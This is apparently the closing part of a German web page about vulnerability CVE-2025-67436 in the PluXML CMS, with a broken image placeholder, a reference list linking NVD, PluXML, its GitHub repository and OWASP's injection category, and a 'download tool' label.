
image image

Referenzen

  • CVE-2025-67436: https://nvd.nist.gov/vuln/detail/CVE-2025-67436
  • Offizielle PluXML-Website: https://www.pluxml.org/
  • PluXML-GitHub-Repository: https://github.com/pluxml/PluXml
  • OWASP Top 10 – A03:2021-Injection: https://owasp.org/Top10/A03_2021-Injection/
Tool herunterladen